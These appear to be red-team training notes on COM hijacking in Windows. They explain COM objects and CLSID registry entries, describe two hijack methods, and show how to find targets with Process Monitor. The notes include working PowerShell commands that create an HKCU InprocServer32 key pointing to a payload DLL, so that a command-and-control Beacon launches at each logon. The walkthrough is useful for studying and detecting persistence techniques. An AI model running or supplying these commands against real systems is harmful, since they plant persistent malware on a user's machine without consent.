COM Hijacking
- Component Object Module
- provides interoperability standard so that apps written in diff languages can reuse the same software libraries
- exposes its features through interfaces (or Protocols depending on what programming language youre familiar with)
- it abstracts away all functionality and just defines what is required
interface IMyInterface
{
    string MyMethod(string myInput);
}
A fully implemented library could look like:
class MyImplementation : IMyInterface
{
    public string MyMethod(string myInput)
    {
        Console.WriteLine(myInput);
        return $"You said: {myInput}.";
    }
}
- So a COM or COM Object or "component" is the interface and its associated implementation is the actual code working behind it
- Every COM object is tracked in the registry by unique ID called CLSID found in
HKEY_CLASSES_ROOT\CLSID

- COM Hijacking = tricking an app into loading malicious code by manipulating a COM registry entry instead of the legitimate object.
- Method 1 — missing HKCU entries: HKEY_CLASSES_ROOT merges
HKLM\Software\ClassesandHKCU\Software\Classes. For standard-user processes, HKCU wins over HKLM. If a CLSID only exists in HKLM, an attacker can add it to HKCU to hijack it. - Method 2 — dangling references: A COM entry points to a DLL/EXE that no longer exists (e.g., leftover after uninstalling third-party software), and the path is writable by a standard user — attacker just drops their file there.
- The challenge: picking the right COM object to hijack — one that:
- Won't break other software or Windows itself
- Isn't invoked constantly (or the system becomes unusable)
Finding COM Hijacks
- use Process Monitor to find instances where a process is attempting to load a COM object
- use with filters:
Operation: RegOpenKeyPath: InprocServer32 or LocalServer32Result: NAME NOT FOUND
Example:
COM object loaded by DllHost.exe: HKCU\Software\Classes\CLSID\{AB8902B4-09CA-4bb6-B78D-A8F59079A8D5}\InprocServer32.
- the key exists in HKLM but not HKCU
PS C:\Users\Attacker> Get-Item -Path "HKLM:\Software\Classes\CLSID\{AB8902B4-09CA-4bb6-B78D-A8F59079A8D5}\InprocServer32"

    Hive: HKEY_LOCAL_MACHINE\Software\Classes\CLSID\{AB8902B4-09CA-4bb6-B78D-A8F59079A8D5}

Name                           Property
----                           --------
InprocServer32                 (default)      : C:\Windows\System32\thumbcache.dll
                               ThreadingModel : Apartment

PS C:\Users\Attacker> Get-Item -Path "HKCU:\Software\Classes\CLSID\{AB8902B4-09CA-4bb6-B78D-A8F59079A8D5}\InprocServer32"
Get-Item : Cannot find path 'HKCU:\Software\Classes\CLSID\{AB8902B4-09CA-4bb6-B78D-A8F59079A8D5}\InprocServer32' because it does not exist.
- To test the hijack, create the registry key for the given CLSID and then the InprocServer32 value
- we can point it directly to a DLL payload in the
C:\Payloadsdirectory.
PS C:\Users\Attacker> New-Item -Path "HKCU:Software\Classes\CLSID" -Name "{AB8902B4-09CA-4bb6-B78D-A8F59079A8D5}"
PS C:\Users\Attacker> New-Item -Path "HKCU:Software\Classes\CLSID\{AB8902B4-09CA-4bb6-B78D-A8F59079A8D5}" -Name "InprocServer32" -Value "C:\Payloads\http_x64.dll"
PS C:\Users\Attacker> New-ItemProperty -Path "HKCU:Software\Classes\CLSID\{AB8902B4-09CA-4bb6-B78D-A8F59079A8D5}\InprocServer32" -Name "ThreadingModel" -Value "Both"
- Logging out and back in will trigger it and new Beacon will be created
